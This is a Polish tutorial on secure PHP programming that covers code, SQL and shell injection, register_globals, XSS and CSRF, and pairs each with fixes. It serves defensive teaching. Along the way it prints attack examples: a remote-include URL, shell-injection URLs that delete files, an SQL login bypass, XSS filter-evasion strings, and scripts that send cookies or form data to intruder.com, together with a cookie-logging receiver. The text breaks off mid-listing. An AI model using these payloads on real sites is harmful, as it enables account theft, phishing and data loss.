MARCIN ULIKOWSKI

Bezpieczne programowanie w PHP

Stopień trudności

Konsekwencją takiego podejścia prędzej czy później będzie udane włamanie, często połączone z utratą danych.

Z ARTYKUŁU DOWIESZ SIĘ

jakie błędy związane z bezpieczeństwem najczęściej popełniają programiści PHP,

jak takich błędów nie popełniać,

jak skonfigurować środowisko dla aplikacji.

CO POWINIENEŚ WIEDZIEĆ

wymagana jest praktyczna znajomość języka PHP,

umiejętność konfiguracji interpretera PHP oraz serwera HTTP,

podstawowa znajomość języka SQL oraz ECMA/JavaScript.

Języki programowania nie są ze swojej natury niebezpieczne. To projektanci konkretnych systemów popełniają niebezpieczne błędy. Najczęściej w sytuacji, gdy najważniejsza jest funkcjonalność oraz czas ukończenia aplikacji, natomiast bezpieczeństwo pozostaje na szarym końcu listy priorytetów.

Tworzenie bezpiecznego kodu PHP to tylko jedno z zadań mających na celu zapewnienie nam spokojnego snu. Już na etapie konfiguracji środowiska aplikacyjnego i skryptowego można uniemożliwić, albo co najmniej poważnie utrudnić, zastosowanie określonych technik ataków. Ustawiając odpowiednio opcje i parametry, można wyłączyć niebezpieczne funkcje lub ograniczyć ewentualne szkody. Dlatego zaleca się, aby aplikację działającą w sieci umieszczać w możliwie jak najbardziej restrykcyjnym środowisku. Obowiązuje zasada jak najmniejszych uprawnień. Mniej uprawnień dla aplikacji przekłada się na mniejsze ryzyko udanego ataku.

Z punktu widzenia bezpieczeństwa język PHP ma jeden bardzo poważny problem – brak możliwości separacji uprawnień. Wynika to ze sposobu działania serwera HTTP, który uruchamiany jest z uprawnieniami nieuprzywilejowanego pseudo użytkownika – najczęściej o nazwie *httpd* lub *www*. Dla uzyskania maksymalnej wydajności interpreter działa z uprawnieniami użytkownika serwera jako dynamicznie ładowany moduł DSO (ang. *Dynamic Shared Object*).

Stanowi to duży problem, szczególnie na maszynach, na których swoje skrypty PHP uruchamia wielu użytkowników. Jeśli serwer HTTP działa z uprawnieniami użytkownika *httpd*, to skrypty wszystkich użytkowników również będą uruchamiane z takimi samymi uprawnieniami. Konsekwencją takiego podejścia jest możliwość odczytu plików danego użytkownika przez innych użytkowników. Rozwiązaniem problemu jest uruchamianie kodu PHP z poziomu interfejsu CGI (ang. *Common Gateway Interface*), dzięki czemu można wykorzystać mechanizm serwera Apache o nazwie *suexec* do zmiany uprawnień działającego procesu w taki sposób, aby PHP zawsze działało na prawach właściciela pliku ze skryptem. Dzięki temu żaden z użytkowników serwera nie będzie musiał udostępniać swoich plików do odczytu pozostałym użytkownikom. Niestety, uruchamianie PHP z poziomu CGI wymaga uruchomienia oddzielnego procesu dla każdego skryptu przez co wydajność jest mniejsza. Ten niepożądany efekt można zniwelować wykorzystując moduł FastCGI, który uruchamia po jednej stale rezydującej w pamięci instancji interpretera PHP na każdego użytkownika. Bardzo ciekawym i jednocześnie wygodnym rozwiązaniem jest również *suPHP* – moduł Apache uruchamiający zewnętrzny program w celu zmiany uprawnień działającego procesu PHP. Jest to rozsądny kompromis pomiędzy wydajnością i bezpieczeństwem, który warto wziąć pod uwagę podczas konfiguracji serwera.

Z pomocą przychodzą także tak zwane aplikacyjne ściany ognia (ang. *application firewall*). Jednym z najpopularniejszych jest

mod_security dla serwera Apache. Umożliwia on już na poziomie serwera podejmować decyzje, jakie dane przedostaną się do aplikacji. Może to być jednak stosowane tylko jako środek uzupełniający, a nie zastępujący bezpieczne programowanie aplikacji.

Skoro wiemy już na co zwrócić uwagę podczas konfiguracji serwera, czas najwyższy, aby skoncentrować uwagę na bezpiecznym programowaniu. Aby tworzyć bezpieczny kod PHP należy wiedzieć jakich praktyk nie należy stosować. Dlatego w dalszej części artykułu omówię szereg bardziej i mniej popularnych błędów popełnianych przez programistów.

Na początek złota zasada: nie ufać żadnym danym pochodzącym od użytkownika.

Filtrowanie

Dane z zewnętrznych źródeł (formularze, łańcuchy URL, ciasteczka i nagłówki klienta) muszą być zawsze dokładnie sprawdzone pod kątem ich prawidłowości. Z reguły można ustalić dopuszczalny zakres wartości dla danej zmiennej. Typowe znaki niestandardowe, które mogą być podejrzane, powinny być odpowiednio wcześnie odfiltrowane. Niektóre z funkcji do obróbki ciągów tekstowych mogą być oszukane przez zastosowanie znaków nowej linii lub puste bajty NULL (znaki o kodzie `ASCII = 0`). To samo odnosi się do apostrofów i niektórych innych znaków sterujących. Jako krytyczne muszą być rozpatrywane wszystkie znaki, które są interpretowane w sposób szczególny.

Przy tworzeniu funkcji filtrujących najlepszą metodą na odfiltrowanie wszystkich problematycznych wartości jest tak zwana biała lista (ang. *whitelisting*), czyli jawne dopuszczanie konkretnych znaków. Tworzenie czarnych list, czyli blokowanie konkretnych wartości, nie daje nam absolutnej gwarancji wyłapania wszystkich potrzebnych przypadków.

Jeżeli danych wprowadzanych przez użytkowników nie możemy w rozsądnym zakresie filtrować pod względem dopuszczalnych wartości, warto przynajmniej zastosować tak zwany *escaping*, za pomocą którego każdy wykryty znak sterujący jest pozbawiany swojego specjalnego znaczenia. Musi to jednak zawsze odbywać się wraz z przestrzeganiem właściwego celu zastosowania danych. Większość języków skryptowych, w tym także PHP, oferuje odpowiednie funkcje dla takich operacji.

Nazwy plików

Może się wydawać, że rozszerzenie pliku zawierającego skrypt PHP nie ma znaczenia z punktu widzenia bezpieczeństwa. Nic bardziej mylnego. Wielu programistów nadaje zmyślne rozszerzenia takie jak `.class` czy `.inc` dla swoich plików, które później są dołączane z wykorzystaniem funkcji `include()` lub jej pochodnych. Problem polega na tym, że serwer najczęściej interpretuje takie pliki jako zwykły tekst. Zakładając, że użytkownik poznał nazwę takiego pliku (na przykład w wyniku wyświetlonego przez interpreter PHP błędu lub ostrzeżenia), możliwe jest wyświetlenie jego zawartości wykorzystując zwykłą przeglądarkę internetową. W efekcie zostanie ujawniona struktura kodu, jego słabsze strony lub nawet hasło do naszej bazy danych. Dlatego zawsze należy stosować rozszerzenie interpretowane przez serwer jako skrypt PHP (najczęściej `.php`) oraz składować pliki klas oraz pliki konfiguracyjne poza głównym katalogiem aplikacji.

Code injection

Klasyczny, dość często występujący i jednocześnie bardzo poważny błąd umożliwiający w sprzyjających okolicznościach wykonanie dowolnego kodu PHP. Najczęściej występuje w takiej postaci jak poniżej:

```
include( $_GET['art'] );
```

Na pierwszy rzut oka powyższa linia wygląda dość niewinnie, ale umożliwia atakującemu między innymi podgląd i modyfikację plików na serwerze czy wykonanie zapytania do bazy danych. Jest to możliwe ponieważ została złamana wspomniana wcześniej zasada – zawartość zmiennej nie jest w żaden sposób sprawdzana. Zmienna `$_GET['art']` jest kontrolowana przez użytkownika i może przechowywać niemal dowolną wartość. Przykładowo, aby odczytać zawartość pliku systemowego `/etc/passwd` przeglądarka musi wysłać w stronę serwera HTTP odpowiednio przygotowane zapytanie:

```
http://example.com/article.php?art=/
                              etc/passwd
```

Dodatkowo, jeśli interpreter języka PHP jest skonfigurowany z opcją `allow_url_include=On` (na większości systemów jest na szczęście wyłączona) staje się możliwe dołączenie dowolnego pliku znajdującego się na zewnętrznym serwerze. Łatwo sobie wyobrazić jak poważne może mieć konsekwencje wykonanie poniższego zapytania:

```
http://example.com/
article.php?art=http://intruder.com/
                          injected-code.php
```

Co robić, aby uniknąć powtarzania podobnych błędów? Po pierwsze, nie należy stosować zmiennych do określania nazw plików i późniejszego wykonywania operacji odczytu i zapisu z ich użyciem. Zmienne dla nazw plików mogą być z powodzeniem zastąpione stałymi tworzonymi z użyciem `define()`, na przykład `define(LIB, 'lib.class.php')`. Warto także rozważyć zastosowanie instrukcji `switch`. Po drugie, jeśli użycie zmiennej jest naprawdę konieczne, należy przed jej użyciem odpowiednio przefiltrować jej zawartość, na przykład przy pomocy wyrażenia regularnego:

Listing 1. *Przykład zagrożenia wynikającego z włączonego* `register_globals`

```
if (authenticated_user())
{
  $authorized = TRUE;
}
if ($authorized)
{
  include "/top/secret/data.db";
}
```

```
if ( !eregi('^[a-zA-Z0-9_.\-]*$',
                    $_GET['art'])
     || eregi('\..', $_GET['art']) )
{
  die( 'ERROR: Invalid request' );
}
```

Powyższa instrukcja warunkowa sprawdza zawartość zmiennej `$_GET['art']` pod kątem występujących znaków. Dopuszczalne znaki to małe i wielkie litery alfabetu, cyfry, kropka, myślnik oraz znak podkreślenia. Jeśli zmienna będzie zawierała znak *slash* zostanie wyświetlony komunikat błędu. Podobnie jeśli zmienna będzie zawierała dwie następujące po sobie kropki, wykorzystywane do wskazania katalogu niższego poziomu w strukturze systemu plików.

Przedstawiony problem niestety nie dotyczy tylko funkcji `include()`. W połączeniu z pokazaną wcześniej zmienną `$_GET['art']` niebezpieczne stają się również takie funkcje jak: `fopen()`, `file()`, `readfile()`, `require()`, czy `getfilecontents()`.

Zmienne globalne

Dyrektywa parsera PHP o nazwie `register_globals` jest najczęściej wykorzystywana przez początkujących programistów, ponieważ jej włączenie sprawia, iż dla każdego zapytania HTTP zawartość super globalnych tablic asocjacyjnych `$_GET`, `$_POST` oraz `$_COOKIE` staje się dostępna poprzez zmienne globalne o nazwach odpowiadających kluczom z tych tablic. Innymi słowy umożliwia automatyczne tworzenie krótkich nazw zmiennych. Początkowo może się wydawać, że jest bardzo pomocna, ponieważ pozwala zaoszczędzić czas związany z wpisywaniem nazwy tablicy, jednak stanowi zagrożenie dla aplikacji i jej włączanie nie jest zalecane. Niestety wiele dzisiejszych skryptów szeroko dostępnych w Internecie po prostu nie będzie działać bez aktywnej `register_globals` (co powinno być dla nas wskazówką, że należy poszukać lepszej alternatywy). Dlatego, ze względu na kompatybilność, aktywna dyrektywa `register_globals` jest wciąż standardem u wielu dostawców usług hostingowych. Jakie szkody może wyrządzić ta z pozoru pożyteczna funkcjonalność? Można to w prosty sposób sprawdzić na przykładzie z Listingu 1.

Fragment kodu ma za zadanie przeprowadzić autoryzację. W przypadku pozytywnego wyniku autoryzacji, użytkownik uzyskuje dostęp do poufnych informacji. Teoretycznie użytkownik nie posiada dostępu do zmiennej `$authorized`, która domyślnie inicjowana jest z wartością `FALSE`, dlatego kod powinien działać prawidłowo. Sytuacja zmienia się w momencie, gdy PHP działa z włączoną opcją `register_globals`. Sprawia ona, że użytkownik może wpłynąć na wartość poszczególnych zmiennych oraz w efekcie pominąć funkcję autoryzującą i jednocześnie uzyskać nie uprawniony dostęp do danych. W jaki sposób?

```
http://example.com/show.php?authorized=1
```

W powyższym przykładzie zmienna `$authorized` nie jest inicjowana przed wywołaniem funkcji przeprowadzającej autoryzację, dlatego możliwe jest jej utworzenie dzięki `register_globals`. Natomiast zainicjowanie zmiennej `$authorized` z wartością `FALSE` przed instrukcjami warunkowymi uniemożliwi zmianę jej wartości poprzez przedstawione zapytanie HTTP, dzięki czemu logika przykładowego kodu PHP nie zostanie zmieniona. To także bardzo dobry przykład pokazujący, iż inicjowanie zmiennych jest dobrą praktyką programistyczną.

Przedstawiony problem może występować w dowolnym miejscu w kodzie aplikacji. Szczególną uwagę należy poświęcić fragmentom odpowiedzialnym za autoryzację czy też za ustawianie odpowiednich praw dostępu. Wskazane jest także inicjowanie zmiennych, szczególnie o dużym znaczeniu, tak jak w przedstawionym przykładzie. Najlepszym rozwiązaniem jest całkowite wyłączenie `register_globals` w pliku `php.ini` lub w pliku `.htaccess`, jeśli pozwala na to konfiguracja serwera. Wymusi to korzystanie z tablic `$_GET`, `$_POST` oraz `$_COOKIE`. Nie wpływa to znacząco na wygodę podczas tworzenia kodu, natomiast podniesie poziom bezpieczeństwa aplikacji. Warto zaznaczyć, iż projektanci PHP w wersji szóstej całkowicie zrezygnowali z funkcjonalności oferowanej przez `register_globals`.

SQL injection

Większość dzisiejszych aplikacji PHP wykorzystuje bazy danych. Do umieszczania i pobierania informacji wykorzystywane są zapytania formułowane w strukturalnym języku o nazwie SQL, który jest obecnie standardem w komunikacji z serwerami baz danych. Atak typu *SQL injection*, jak sama nazwa wskazuje, polega na *wstrzyknięciu* dodatkowych parametrów do dynamicznie generowanego zapytania SQL. Przeprowadzenie ataku tego rodzaju jest możliwe tylko w sytuacji, gdy dane wykorzystywane do utworzenia zapytania nie są odpowiednio przefiltrowane. Poniższy kod przedstawia problem:

```
mysql_query("SELECT * FROM `usr`
WHERE `uid` = $uid AND `passwd` =
'$password' LIMIT 1");
```

Zapytanie generowane jest w oparciu o dwie zmienne przekazane przez użytkownika. W efekcie ma za zadanie zwrócić odpowiedni rekord z tabeli. Jest

Listing 2. *Zawartość pliku cookie.php na serwerze intruder.com*

```
$strCookie = $_GET['c'];
$strIp = $_SERVER['REMOTE_ADDR'];
$strReferer = $_SERVER['HTTP_REFERER'];
$resFd = fopen('cookie-dump.txt', 'a');
flock($resFd, LOCK_EX)
fwrite($resFd, $strIp."\n".$strReferer."\n".$strCookie);
flock($resFd, LOCK_UN)
fclose($resFd);
```

to przykład standardowego zapytania wykorzystywanego na przykład podczas logowania się użytkownika do systemu. Jeśli zapytanie zwróciło rekord, oznacza to, że użytkownik podał prawidłowy identyfikator oraz hasło. W tym przykładzie ponownie została złamana zasada dotycząca ograniczonego zaufania do użytkownika. Jeśli złośliwy użytkownik do zmiennej `$password` przekaże wartość `x' OR '1'='1` to zapytanie zmieni postać na:

```
SELECT * FROM `usr` WHERE `uid` = 1
AND `passwd` = 'x' OR '1'='1' LIMIT 1
```

Wartość logiczna wyrażenia po słowie kluczowym `WHERE` będzie zawsze prawdziwa, ponieważ zgodnie z prawami logiki wyrażenie składające się z dwóch lub więcej zdań połączonych alternatywą będzie prawdziwe jeśli prawdziwe jest którekolwiek z tych zdań. W tym przypadku prawdziwe jest zawsze równanie `'1' = '1'`. Generując zapytanie w ten sposób programista zawalił sprawę, ponieważ napastnik może zalogować się na dowolne konto bez znajomości hasła.

Aby zapobiec atakom tego typu, należy traktować wszystkie dane otrzymane z zewnątrz jako niezaufane i sprawdzać ich poprawność. W przypadku liczb idealnym rozwiązaniem jest rzutowanie typów: `intval($uid)`. Rzutując zmienną na typ *integer* zyskujemy pewność, że do zapytania zostanie dołączona liczba całkowita. W przypadku danych tekstowych jest nieco trudniej. W przypadku, gdy PHP skonfigurowane jest z opcją `magic_quotes_gpc=On` (w PHP 6.0 `magic_quotes` nie będzie już obecne) należy najpierw użyć funkcji `stripslashes()`, a następnie przefiltrować dedykowaną do tego celu funkcję dla używanej bazy danych. Przykładowo, dla bazy MySQL funkcją tą będzie `mysql_real_escape_string()`. Warto zaznaczyć, iż powszechnie stosowana funkcja `addslashes()` nie zabezpiecza całkowicie zapytań przed atakiem tego rodzaju, dlatego nie powinna być stosowana w tym przypadku. Poniżej poprawnie zabezpieczone zapytanie:

```
mysql_query('SELECT * FROM `usr`
   WHERE `uid` = ' . intval($uid) .
   ' AND `passwd` = \'' .
   mysql_real_escape_string($passwd)
                  . '\' LIMIT 1');
```

W przypadku biblioteki PDO (dostępnej od wersji PHP 5.0) problem ataków *SQL injection* został niemal całkowicie wyeliminowany dzięki procesowi zwanemu podpinaniem (ang. *data binding*). Podpinanie polega na przeniesieniu procesu spajania danych z zapytaniem z języka programowania na serwer bazy danych. Do bazy wysyłany jest tak naprawdę szkielet zapytania ze specjalnymi wstawkami. Do nich później podpinane są interesujące nas dane za pomocą metody `bindValue()`, gdzie możemy dodatkowo określić ich typ (na przykład: tekst, liczba, wartość logiczna). Podpinanie jest więc odporne na ataki *SQL injection*. Baza danych ma jasno określone, co jest danymi, a co zapytaniem i ściśle się tego trzyma. Dodatkowym atutem biblioteki PDO jest jej większa wydajność i oczywista wygoda.

Ciekawą metodą utrudniającą włamanie przez atak *SQL injection* jest zastosowanie modułu Apache o nazwie *mod_rewrite*. Moduł ten pozwala między innymi na wykonanie przekierowania przychodzącego żądania pod zupełnie inny adres. Jest często stosowany jako jeden z elementów tak zwanego pozycjonowania, czyli optymalizacji strony pod kątem wyszukiwarek internetowych. Dla nas bardziej interesujący jest fakt, iż poprzez modyfikację adresu URL strony można ukryć oryginalną nazwę skryptu i wykorzystywane przez niego zmienne przed wzrokiem ciekawskich. Moduł *mod_rewrite* realizuje tę funkcję z wykorzystaniem wyrażeń regularnych, dzięki czemu możemy filtrować dane pochodzące od użytkownika już na poziomie serwera i odrzucać nieprawidłowe zapytania. Umieszczenie poniższych dwóch linijek w pliku `.htaccess` efektywnie zabezpieczy wcześniej przedstawione zapytanie SQL wykonujące autoryzację użytkownika:

```
RewriteEngine On
RewriteRule ^auth/([0-9]+)/([A-Za-
  z0-9]+)$ auth.php?uid=$1&passwd=$2
```

Ograniczając zakres dopuszczalnych znaków przekazywanych do zmiennych `$_GET['uid']` i `$_GET['password']` tylko do cyfr oraz do małych i wielkich liter alfabetu uniemożliwiamy przekazanie znaku apostrofu oraz znaku spacji niezbędnych do pomyślnego przeprowadzenia ataku. Wszelkie próby ataku zakończą się zwróceniem przez serwer kodu błędu 404 – nie znaleziono strony.

Oczywiście *mod_rewrite* nie jest idealnym zabezpieczeniem przed *SQL injection*, ponieważ wciąż można się odwołać do skryptu używając jego oryginalnej nazwy i parametrów. Dlatego musimy dołożyć wszelkich starań, aby sam skrypt był również odporny na atak tego rodzaju. Warto jednak zastosować moduł *mod_rewrite* jako dodatkowe zabezpieczenie, chociażby z tego względu, że powstrzyma większość początkujących włamywaczy.

Shell injection

Błąd podobny do przedstawionego wcześniej *code injection*. Występuje podczas wykonywania komend powłoki w połączeniu z danymi pochodzącymi od użytkownika. Jest to niezwykle groźny błąd, ponieważ umiejętnie spreparowane dane pozwalają na wykonywanie operacji na systemie plików (najczęściej z uprawnieniami serwera), co w konsekwencji może się zakończyć skasowaniem wszystkich plików aplikacji. Na początek przykład niezabezpieczonego kodu:

```
system( '/bin/ps -aux | grep ' .
                    $_GET['pid'] );
```

Listing 3. *Wykorzystanie funkcji* `session_regenerate_id()`

```
session_start();
if (!isset($_SESSION['session_check']))
{
  session_destroy();
  session_regenerate_id();
  $_SESSION['session_check'] = TRUE;
}
```

Ponownie brak jakiejkolwiek funkcji sprawdzającej poprawność argumentu, otwiera niebezpieczną lukę w aplikacji. Atakujący może ją wykorzystać na kilka sposobów:

```
http://example.com/system.php?pid=`r
                    m%20*.php`
http://example.com/system.php?pid=;r
                    m%20*.php
http://example.com/system.php?pid=$(
                    rm%20*.php)
http://example.com/system.php?pid=&&
                    %20rm%20*.php
```

Jak widać sposób wykorzystywania luk tego rodzaju jest bardzo podobny jak w przypadku *SQL injection*. Aby zabezpieczyć się przed tym atakiem, należy oczywiście filtrować dane pochodzące od użytkownika. Wykorzystuje się do tego celu dedykowaną funkcję `escapeshellcmd()` oraz `escapeshellarg()`, w przypadku gdy dołączamy dane jako argumenty poleceń konsoli.

```
system('/bin/ps -aux | grep ' .
   escapeshellarg( $_GET['pid'] ));
```

Pierwsza funkcja działa bardzo podobnie do `addslashes()`. Różnica polega na zakresie znaków specjalnych wykorzystywanych w powłoce, które zostaną poprzedzone przez *backslash*. W systemie Windows funkcja działa zupełnie inaczej i zamienia znaki specjalne powłoki na spację. Funkcja `escapeshellarg()` ma za zadanie zabezpieczenie argumentów poleceń systemowych. Każdy argument zostaje opatrzony apostrofem. Ten prosty zabieg pozwala na uzyskanie skutecznego zabezpieczenia.

Cross-Site Scripting (XSS)

Najbardziej rozpowszechnioną formą ataków jest *Cross-Site Scripting* lub w skrócie XSS (aby nie mylić z kaskadowymi arkuszami stylów CSS). W tym przypadku atakujący próbuje tak manipulować aplikacją, aby umieścić szkodliwy kod skryptu w stronie, która jest wyświetlana użytkownikowi. Przeglądarka przetwarza następnie przemycony kod tak, jakby była to prawidłowa zawartość strony internetowej. Proces polega na wykorzystaniu zaufania, jakim przeglądarka działająca w imieniu użytkownika darzy witrynę. Rozróżnia się trzy główne typy XSS, w zależności od tego, jaką drogą szkodliwy kod dostaje się do strony pokazywanej w przeglądarce.


Najczęściej spotykanym atakiem typu XSS jest tak zwany odbity atak XSS (ang. *reflected XSS*). W tym wypadku atakujący musi nakłonić ofiarę do odwiedzenia specjalnie przygotowanego adresu URL. W parametrach tego URL zostaje ukryty kod, który odpowiednio modyfikuje zawartość strony pokazywanej użytkownikowi. W ten sposób przemycony kod skryptowy może mieć dostęp do danych, które odwiedzający podał w formularzu.

Tak samo szeroko rozpowszechniony jest trwały atak XSS (ang. *persistent XSS*). Podobnie jak w XSS bazującym na odbiciu serwer wysyła szkodliwy kod pochodzący z URL do przeglądarki jako zawartość, ale tym razem z przystankiem w bazie danych na serwerze. Dzięki temu serwer może wysyłać szkodliwy kod również do użytkowników, którzy nie kliknęli na spreparowany odsyłacz. Dzieje się tak dlatego, że raz wstrzyknięty kod pozostaje już w bazie, z której pochodzi zawartość. Najlepszym przykładem są fora internetowe lub blogi z zagnieżdżonym kodem JavaScript. Przy tym rodzaju XSS, to atakujący klika odpowiednio skonstruowany odnośnik, aby załadować szkodliwy kod na serwerze.

W przypadku odbitego i trwałego XSS błędny kod, który w rezultacie umieszcza szkodliwy fragment na stronie, jest przetwarzany na serwerze. Jeśli cały atak, od kliknięcia zmanipulowanego odnośnika do zagnieżdżenia szkodliwego kodu na stronie, odbywa się na komputerze ofiary, mówi się o lokalnym ataku XSS. Na zagrożenia tego typu podatne są najczęściej aplikacje zaliczane do grona Web 2.0, które znaczną część funkcji realizują dynamicznie za pomocą kodu JavaScript wykonywanego po stronie przeglądarki.

Wbrew opinii wielu osób, *Cross-Site Scripting* nie jest jedynie drobnym błędem za pomocą którego można umieścić na stronie śmieszny tekst. Jest wprost przeciwnie. Luka tego rodzaju pozwala nie tylko na modyfikację kluczowych dla bezpieczeństwa części strony, ale również swobodną kradzież danych, nawet bez jakiejkolwiek ingerencji ze strony użytkownika. Praktyka pokazuje, że filtrowanie pobranego od użytkownika łańcucha znaków i usunięcie z niego niepożądanych znaczników nie wystarczy, podobnie jak filtrowanie atrybutów. Spójrzmy na prosty przykład:

```
<IMG SRC="javascript:alert('XSS')">
```



Rysunek 1. *Przykład błędu typu XSS w popularnym portalu fotka.pl. Luka umożliwiała uzyskanie dostępu do kont użytkowników*

Jest to chyba jeden z najczęściej przesyłanych ciągów znaków w celu sprawdzenia czy istnieje możliwość dołączenia do kodu strony skryptu JavaScript. Wydawałoby się, że skutecznym rozwiązaniem będzie przefiltrowanie zawartości atrybutu `SRC` i wyszukanie łańcuchu znaków `javascript:`. Pomysł dobry, ale nie dość dobry. Istnieją inne sposoby na przesłanie odpowiedniego łańcucha znaków:

```
<IMG SRC=&#106;&#97;&#118;&#97;&#115
   ;&#99;&#114;&#105;&#112;&#116;&#5
   8;&#97;&#108;&#101;&#114;&#116;
   &#40;&#39;&#88;&#83;&#83;&#39;&#41;>
<IMG SRC="jav&#x0D;ascript:
alert('XSS')">
```

Możliwości na przesłanie kodu jest wiele, natomiast ich wykrycie i wyeliminowanie nie należy do prostych zadań jak początkowo się wydawało. Jeśli nie zezwalamy na wykorzystywanie żadnych znaczników XHTML w przesyłanym tekście, można wykorzystać funkcję `htmlentities()`, która bardzo skutecznie wyeliminuje problem. Pamiętajmy także, aby wykorzystać wspomniane przy okazji ataku *SQL injection* rzutowanie typów. Jeśli wiemy, że dana zmienna ma mieć wartość liczbową, skorzystajmy z niego.

Przedstawione wyżej fragmenty kodu pozwalały jedynie na wyświetlenie komunikatu. Błąd tego typu umożliwia uzyskanie znacznie lepszych efektów. Jednym z bardziej poważnych jest możliwość modyfikacji akcji formularza. Dołączony kod jest praktycznie niewidoczny od strony przeglądarki. Oznacza to, że 99% użytkowników nawet nie będzie świadomych, że jest ofiarą ataku. Przy znajomości struktury dokumentu, możemy w prosty sposób uzyskać dostęp do obiektu formularza, na przykład poprzez wywołanie metody DOM (ang. *Document Object Model*) `getElementsByTagName()` albo przez odwołanie się do struktury `document.forms` (przykład tak zwanego *DOM-based XSS*). Całość przypisujemy do zdarzenia `window.onload`, co zapewni nam wykonanie kodu podczas wczytywania strony:

```
window.onload=document.getElementsBy
   TagName('form')[0].action=
   'http://intruder.com/code.php';
```

Kolejnym ciekawym przykładem jest dynamiczne utworzenie obiektu `IFRAME` o rozmiarach odpowiadających wielkości okna przeglądarki. Do świeżo utworzonej pływającej ramki wczytujemy dowolną stronę z dowolnej domeny. Użytkownik wciąż będzie widział właściwy adres URL w pasku adresu przeglądarki. Strona pod względem wizualnym może być identyczna, co przekona użytkownika do przesłania atakującemu poufnych danych (tak zwany *phishing*).

```
document.write('<iframe src=
  "http://intruder.com/phishing.php"
    style="position:absolute;top:
   0;left:0;right:0;bottom:0;border:
                    0"> </iframe>');
```

Inna metoda polega na kradzieży ciasteczek (ang. *cookies*) z przeglądarki użytkownika. Wiele serwisów internetowych korzysta z ciasteczek jako sposobu przenoszenia między stronami nazwy użytkownika i zaszyfrowanego hasła (rozwiązanie mniej bezpieczne) lub też informacji o zalogowaniu (rozwiązanie bezpieczne), dzięki czemu nie jest konieczne logowanie na każdej podstronie. Domyślne parametry ciasteczek pozwalają na odczytanie informacji w nich zawartych jedynie serwerowi, który je utworzył. Jednak wykorzystując *Cross-Site Scripting* jesteśmy w stanie odczytać ciasteczka dowolnej osoby, która odwiedzi jedną ze stron internetowych podatnych na atak tego rodzaju. Potrzebny będzie niewielki fragment kodu JavaScript umieszczony na niezabezpieczonej stronie internetowej:

```
location.href='http://intruder.com/
   cookie.php?c='+document.cookie;
```

Skrypt przekierowuje przeglądarkę na stronę osoby atakującej. Jako parametr umieszczona zostanie zawartość ciasteczka. Aby prawidłowo przeprowadzić atak, po drugiej stronie plik `cookie.php` musi zapisać zawartość zmiennej `$_GET['c']` na dysku. Przykładowy kod może wyglądać tak jak na Listingu 2.

Jak więc widać luka tego rodzaju nie jest jedynie drobnym błędem. Powyższe przykłady pokazują, że z jego pomocą można nie tylko pozyskać ważne informacje, ale także może on być podstawą do przeprowadzenia ataku z wykorzystaniem innych metod, na przykład *session fixation* (o tej metodzie dowiemy się więcej nieco później). Aby zabezpieczyć swoją aplikację należy umiejętnie wykorzystać funkcje takie jak `strip_tags()`, `htmlspecialchars()`, `preg_replace()` czy `htmlenties()`. Tylko programista danego skryptu może wiedzieć na użycie jakich elementów języka HTML może pozwolić i w jaki sposób sprawdzać otrzymywane dane od użytkownika. Niestety nie jest to łatwe zadanie.

Cross-Site Request Forgery

CSRF to metoda ataku na aplikację, która często (między innymi na skutek

Listing 4. *Generowanie nowego identyfikatora sesji*

```
session_start();
if ($_SERVER['REMOTE_ADDR'] != $_SESSION['CLIENT_IP'])
{
  session_destroy();
}
if ($_SERVER['HTTP_USER_AGENT'] !== $_SESSION['CLIENT_USERAGENT'])
{
  session_destroy();
}
session_regenerate_id();
$_SESSION['CLIENT_IP'] = $_SERVER['REMOTE_ADDR'];
$_SESSION['CLIENT_USERAGENT'] = $_SERVER['HTTP_USER_AGENT'];
```

jednoczesnego wykorzystania) mylona jest z XSS. Ofiarami CSRF stają się użytkownicy nieświadomie przesyłający do serwera żądania spreparowane przez osoby o wrogich zamiarach. W przeciwieństwie do XSS, ataki te nie są wymierzone w aplikacje internetowe i nie muszą powodować zmiany ich treści. Celem osoby atakującej jest wykorzystanie uprawnień ofiary do wykonania operacji w przeciwnym razie wymagających jej zgody. Atak ma na celu skłonić użytkownika zalogowanego do serwisu internetowego do tego, aby uruchomił on odnośnik, którego otwarcie wykona w owym serwisie akcję, do której atakujący nie miałby w przeciwnym razie dostępu. Na przykład, użytkowniczka Malwina, na stałe zalogowana do forum internetowego, może w pewnym momencie otworzyć spreparowany przez Marcina odsyłacz, który zmieni jej dane kontaktowe albo usunie wątek dyskusji. Jako odsyłacz może również posłużyć obrazek, którego adres został odpowiednio przygotowany, a konsekwencje wykonanej akcji mogą być znacznie poważniejsze.

Jak to wygląda od strony praktycznej? Wyobraźmy sobie, że zarządzamy forum internetowym opartym na popularnym skrypcie MyBB. Nasi użytkownicy mają możliwość umieszczania obrazków w swoich postach. Zezwalamy im na korzystanie między innymi ze znacznika `IMG`. Jeden z postów może zawierać poniższy fragment:

```
[img]http://intruder.com/img.php[/img]
```

Listing 5. *Odpowiedź serwera HTTP*

```
HTTP/1.1 302 Found
Date: Thu, 13 Mar 2008 08:40:11 GMT
Server: Apache/1.3.29 (Unix)
Location:
Content-Type: text/html
HTTP/1.1 200 OK
Content-Type: text/html

<script></script>
Keep-Alive: timeout=15, max=200
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
```

Na pierwszy rzut oka wygląda podejrzanie. Zawartość pliku `img.php` jest jeszcze bardziej podejrzana:

```
header('HTTP/1.1 302 Found');
header('Location:
